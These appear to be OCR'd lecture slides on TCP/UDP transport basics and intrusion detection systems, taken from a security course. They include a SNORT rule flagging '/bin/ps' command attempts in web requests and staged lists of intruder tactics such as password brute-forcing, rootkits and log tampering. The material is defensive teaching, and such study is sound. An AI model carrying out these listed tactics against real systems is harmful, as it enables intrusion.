
Easy to Add New Hosts

- No need to update the routers
  - E.g., adding a new host 5.6.7.213 on the right
  - Doesn't require adding a new forwarding entry




Role of Transport Layer

- Application layer
  - Communication between networked applications
  - Protocols: HTTP, FTP, NNTP, and many others
- **Transport layer**
  - **Communication between processes**
  - **Relies on network layer and serves the application layer**
  - **Protocols: TCP and UDP**
- Network layer
  - Communication between nodes
  - Protocols: IP




Transport Protocols

- Provide *logical communication* between application processes running on different hosts
- Run on end hosts
  - Sender: breaks application messages into segments, and passes to network layer
  - Receiver: reassembles segments into messages, passes to application layer
- Multiple transport protocol available to applications
  - Internet: TCP and UDP



Multiplexing and Demultiplexing

- Host receives IP datagrams
  - Each datagram has source and destination IP address,
  - Each datagram carries one transport-layer segment
  - Each segment has source and destination port number
- Host uses IP addresses and port numbers to direct the segment to appropriate socket




TCP/UDP segment format

User Datagram Protocol (UDP)

- Lightweight communication between processes
  - Avoid overhead and delays of ordered, reliable delivery
  - Send messages to and receive them from a socket
- Lightweight delivery service
  - IP plus port numbers to support (de)multiplexing
  - Optional error checking on the packet contents


Ties the connection to a particular process/instance



Ex: port 53 typically indicates DNS

TCP Header


Ties the connection to a particular process/instance



Flags: SYN
FIN
RST
PSH
URG
ACK

Ex: port 80 typically indicates web/http

Establishing a TCP Connection




- Three-way handshake to establish connection
  - Host A sends a **SYN** (open) to the host B
  - Host B returns a SYN acknowledgment (**SYN ACK**)
  - Host A sends an **ACK** to acknowledge the SYN ACK

Link, Physical, and Application Layers

- Typically not the focus of general cybersecurity

- Application layer
  - Many standardized protocols (IETF and others)
  - Protocols may be proprietary
- Link and Physical Layers
  - Changes as packet traverses Internet
  - Protocols depend on locations
- Domain experts at the application and link/physical layers can (and do) use these features in cybersecurity.
  - We will focus on Transport and Network Layers



Motivating Example: SNORT Rule

- alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS /bin/ps command attempt"; flow:to_server,established; uricontent:"/bin/ps"; nocase; classtype:web-application-attack; sid:1328; rev:6;)

Network Layer Basics: IP Format and Addressing
Transport Layer Basics: UDP/TCP Header and connections
Application Layer: vast numbers of applications

Read Computer Security: Principle and Practices Chapter 8

Intrusion Detection

Examples of Intrusion

- Remote root compromise
- Web server defacement
- Guessing/cracking passwords
- Copying databases containing credit card numbers
- Viewing sensitive data without authorization
- Running a packet sniffer
- Distributing pirated software
- Using an unsecured modem to access internal network
- Impersonating an executive to get information
- Using an unattended workstation

Intruder Behavior

Target acquisition and information gathering	Initial access	Privilege escalation
Information gathering or system exploit	Maintaining access	Covering tracks

Examples of Intruder Behavior

(a) Target Acquisition and Information Gathering

- Explore corporate website for information on corporate structure, personnel, key systems, as well as details of specific web server and OS used.
- Gather information on target network using DNS lookup tools such as dig, host, and others; and query WHOIS database.
- Map network for accessible services using tools such as NMAP.
- Send query email to customer service contact, review response for information on mail client, server, and OS used, and also details of person responding.
- Identify potentially vulnerable services, eg vulnerable web CMS.

(b) Initial Access

- Brute force (guess) a user's web content management system (CMS) password.
- Exploit vulnerability in web CMS plugin to gain system access.
- Send spear-phishing email with link to web browser exploit to key people.

(c) Privilege Escalation

- Scan system for applications with local exploit.
- Exploit any vulnerable application to gain elevated privileges.
- Install sniffers to capture administrator passwords.
- Use captured administrator password to access privileged information.

(d) Information Gathering or System Exploit

- Scan files for desired information.
- Transfer large numbers of documents to external repository.
- Use guessed or captured passwords to access other servers on network.

(e) Maintaining Access

- Install remote administration tool or rootkit with backdoor for later access.
- Use administrator password to later access network.
- Modify or disable anti-virus or IDS programs running on system.

(f) Covering Tracks

- Use rootkit to hide files installed on system.
- Edit logfiles to remove entries generated during the intrusion.

Definitions

- Security Intrusion:

  Unauthorized act of bypassing the security mechanisms of a system

- Intrusion Detection:

  A hardware or software function that gathers and analyzes information from various areas within a computer or a network to identify possible security intrusions

Intrusion Detection System (IDS)

- Host-based IDS (HIDS)
  - Monitors the characteristics of a single host for suspicious activity
- Network-based IDS (NIDS)
  - Monitors network traffic and analyzes network, transport, and application protocols to identify suspicious activity
- Distributed or hybrid IDS
  - Combines information from a number of sensors, often both host and network based, in a central analyzer that is able to better identify and respond to intrusion activity

Comprises three logical components:

- **Sensors - collect data**
- **Analyzers - determine if intrusion has occurred**
- **User interface - view output or control system behavior**




Figure 8.1 Profiles of Behavior of Intruders and Authorized Users

IDS Requirements

Run continually	Be fault tolerant	Resist subversion
Impose a minimal overhead on system	Configured according to system security policies	Adapt to changes in systems and users
Scale to monitor large numbers of systems	Provide graceful degradation of service	Allow dynamic reconfiguration

Analysis Approaches

Anomaly detection

- Involves the collection of data relating to the behavior of legitimate users over a period of time
- Current observed behavior is analyzed to determine whether this behavior is that of a legitimate user or that of an intruder

Signature/Heuristic detection

- Uses a set of known malicious data patterns or attack rules that are compared with current behavior
- Also known as misuse detection
- Can only identify known attacks for which it has patterns or rules

Anomaly Detection

A variety of classification approaches are used:

Statistical	Knowledge based	Machine-learning
• Analysis of the observed behavior using univariate, multivariate, or time-series models of observed metrics	• Approaches use an expert system that classifies observed behavior according to a set of rules that model legitimate behavior	• Approaches automatically determine a suitable classification model from the training data using data mining techniques

Signature or Heuristic Detection

Signature approaches

Match a large collection of known patterns of malicious data against data stored on a system or in transit over a network

The signatures need to be large enough to minimize the false alarm rate, while still detecting a sufficiently large fraction of malicious data

Widely used in anti-virus products, network traffic scanning proxies, and in NIDS

Rule-based heuristic identification

Involves the use of rules for identifying known penetrations or penetrations that would exploit known weaknesses

Rules can also be defined that identify suspicious behavior, even when the behavior is within the bounds of established patterns of usage

Typically rules used are specific

SNORT is an example of a rule-based NIDS

Host-Based Intrusion Detection (HIDS)

- Adds a specialized layer of security software to vulnerable or sensitive systems
- Can use either anomaly or signature and heuristic approaches
- Monitors activity to detect suspicious behavior
  - Primary purpose is to detect intrusions, log suspicious events, and send alerts
  - Can detect both external and internal intrusions

Data Sources and Sensors

A fundamental component of intrusion detection is the sensor that collects data

Common data sources include:

- System call traces
- Audit (log file) records
- File integrity checksums
- Registry access




Figure 8.2 Architecture for Distributed Intrusion Detection

